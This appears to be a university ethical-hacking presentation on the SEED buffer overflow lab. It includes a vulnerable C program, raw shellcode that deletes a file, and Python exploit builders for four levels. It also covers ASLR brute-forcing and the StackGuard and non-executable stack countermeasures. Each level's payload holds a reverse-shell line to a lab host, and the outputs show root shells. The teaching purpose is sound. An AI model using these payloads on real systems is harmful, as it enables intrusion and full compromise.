Buffer Overflow Attack Lab

Petrucci Riccardo & Rado Cristiano Alex

Ethical Hacking, University of Padova

07/12/2023

Università
degli Studi
di Padova

1. Vulnerable Program & Shellcode
2. Level 1
3. Level 2
4. Level 3
5. Level 4
6. Countermeasures

1. Vulnerable Program & Shellcode
   - Functions
   - Stack Visualization
   - Shellcode
2. Level 1
3. Level 2
4. Level 3
5. Level 4
6. Countermeasures

main

```c
int main(int argc, char **argv)
{
    char str[517];

    int length = fread(str, sizeof(char), 517, stdin);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}
```


dummy_function

```c
// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

bof

```
int bof(char *str)
{
    char buffer[BUF_SIZE]; // BUF_SIZE is server specific
#if __x86_64__
    unsigned long int *framep;
    // Copy the rbp value into framep, and print it out
        [...]
#else
    // Copy the ebp value into framep, and print it out
        [...]
#endif
    // The following statement has a buffer overflow problem
    strcpy(buffer, str);
    return 1;
}
```


Stack Visualization



Shellcode - Task 1

```
shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    "cd ~; ls ; rm file.txt; echo removing file.txt ; ls        *"
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

Shellcode




```
[12/06/23]seed@VM:~/.../shellcode$ ./MY_shellcode_32.py
[12/06/23]seed@VM:~/.../shellcode$ a32.out
Desktop    Downloads  Music     Public     Videos
Documents  Lab        Pictures  Templates  file.txt
removing file.txt
Desktop  Documents  Downloads  Lab  Music  Pictures  Public
Templates  Videos
[12/06/23]seed@VM:~/.../shellcode$ 
```

1. Vulnerable Program & Shellcode
2. Level 1
3. Level 2
4. Level 3
5. Level 4
6. Countermeasures


Exploration

```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
echo hello | nc 10.9.0.5 9090
```



```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd128
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd0b8
server-1-10.9.0.5 | ==== Returned Properly ====
```

Stack Visualization




Attack Code

```
shellcode= (
  " ... "
   "/bin/bash -i >/dev/tcp/10.9.0.1/8080 0<&1 2>&1            *"
  " ... "
).encode('latin-1')
content = bytearray(0x90 for i in range(517))
####################################################################
start = 517 - len(shellcode)            # put shellcode at end
content[start:start + len(shellcode)] = shellcode
ret    = 0xffffd128 + 8   # jump to ebp + 8
offset = 112 + 4
# Difference between ebp & buffer address inside bof() + 4 to
# overwrite ret addr
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
####################################################################
```

Result

```
cat badfile | nc 10.9.0.5 9090
```




```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd128
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd0b8
```

```
[12/03/23]seed@VM:~$ nc -lnv 8080
Listening on 0.0.0.0 8080
Connection received on 10.9.0.5 55444
root@5fd746e3be27:/bof# 
```

1. Vulnerable Program & Shellcode
2. Level 1
3. Level 2
4. Level 3
5. Level 4
6. Countermeasures


Exploration

```
echo hello | nc 10.9.0.6 9090
```



```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffcff8
server-2-10.9.0.6 | ==== Returned Properly ====
```

Stack Visualization




Attack Code

```
shellcode= (
   " ... "
   "/bin/bash -i >/dev/tcp/10.9.0.1/8080 0<&1 2>&1            *"
   " ... "
).encode('latin-1')
content = bytearray(0x90 for i in range(517))
##################################################################
start = 517 - len(shellcode)            # put shellcode at end
content[start:start + len(shellcode)] = shellcode
ret = 0xffffcff8 + 300  # Jump after buffer
for offset in range(75):
   content[offset*4:offset*4+4] = (ret).to_bytes(4,byteorder='little')
   # try to overwrite original value
##################################################################
```

Result

```
cat badfile | nc 10.9.0.6 9090
```




```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffcff8
```

```
[12/03/23]seed@VM:~$ nc -lnv 8080
Listening on 0.0.0.0 8080
Connection received on 10.9.0.6 57436
root@d714e7293ad5:/bof#
```

1. Vulnerable Program & Shellcode
2. Level 1
3. Level 2
4. Level 3
5. Level 4
6. Countermeasures


Exploration

```
echo hello | nc 10.9.0.7 9090
```



```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffdff0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffdf20
server-3-10.9.0.7 | ==== Returned Properly ====
```

Stack Visualization




Attack Code

```
##################################################################
start = 8                             # put shellcode at beginning
# ALT start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode
ret    = 0x00007fffffffdf20      # Buffer's Address inside bof()
# ALT ret  = 0x00007fffffffdf20 + 1600
offset = 208 + 8
# Difference between ebp & buffer address inside bof() + 8 to
# overwrite ret addr
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################
```

Result

```
cat badfile | nc 10.9.0.7 9090
```




```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffdff0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffdf20
```

```
[12/03/23]seed@VM:~$ nc -lnv 8080
Listening on 0.0.0.0 8080
Connection received on 10.9.0.7 47638
root@3d10757215ef:/bof#
```

1. Vulnerable Program & Shellcode
2. Level 1
3. Level 2
4. Level 3
5. Level 4
6. Countermeasures


Exploration

```
echo hello | nc 10.9.0.8 9090
```



```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffdff0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffdf90
server-4-10.9.0.8 | ==== Returned Properly ====
```

Stack Visualization




Attack Code

```
##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)            # put shellcode at end
content[start:start + len(shellcode)] = shellcode
ret    = 0x00007fffffffdff0 + 1200
# do not jump to injected code on buffer, but jump to shellcode
# in main()
offset = 96 + 8
# Difference between ebp & buffer address inside bof() + 8 to
# overwrite ret addr
content[offset:offset + 8] = (ret).to_bytes(8,byteorder=’little’)
##################################################################
```

Result

```
cat badfile | nc 10.9.0.8 9090
```



```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffdff0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffdf90
```

```
[12/03/23]seed@VM:~$ nc -lnv 8080
Listening on 0.0.0.0 8080
Connection received on 10.9.0.8 36942
root@a0b0e1603b76:/bof#
```

1 Vulnerable Program & Shellcode

2 Level 1

3 Level 2

4 Level 3


5 Level 4

6 Countermeasures

- Address Randomization
- StackGuard
- Non Executable Stack

Address Randomization


```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
echo hello | nc 10.9.0.5 9090
```



```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffb47ce8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffb47c78
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffb16928
server-1-10.9.0.5 | Buffer's address inside bof():     0xffb168b8
server-1-10.9.0.5 | ==== Returned Properly ====
```

Defeating the 32-bit randomization

brute-force.sh




```
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffda2ff8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffda2f88
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff854fd8
server-1-10.9.0.5 | Buffer's address inside bof():     0xff854f68
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd038
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffcfc8
```

```
[12/03/23]seed@VM:~$ nc -lnv 8080
Listening on 0.0.0.0 8080
Connection received on 10.9.0.5 36874
root@5fd746e3be27:/bof#
```

```
The program has been running 91509 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91510 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91511 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91512 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91513 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91514 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91515 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91516 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91517 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91518 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91519 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91520 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91521 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91522 times so far.
8 minutes and 1 seconds elapsed.
The program has been running 91523 times so far.
```

StackGuard


Compile stack.c without -fno-stack-protector



```
[12/03/23]seed@VM:~/.../server-code$ ./stack-L1 < badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xff81aee8
Buffer's address inside bof():     0xff81ae78
*** stack smashing detected ***: terminated
Aborted
[12/03/23]seed@VM:~/.../server-code$
```

Non Executable Stack

Compile without `-z execstack`



```
[12/03/23]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[12/03/23]seed@VM:~/.../shellcode$ shellcode_32.py
[12/03/23]seed@VM:~/.../shellcode$ shellcode_64.py
[12/03/23]seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[12/03/23]seed@VM:~/.../shellcode$ a64.out
Segmentation fault
[12/03/23]seed@VM:~/.../shellcode$ 
```

Questions?

Thanks for Your Attention!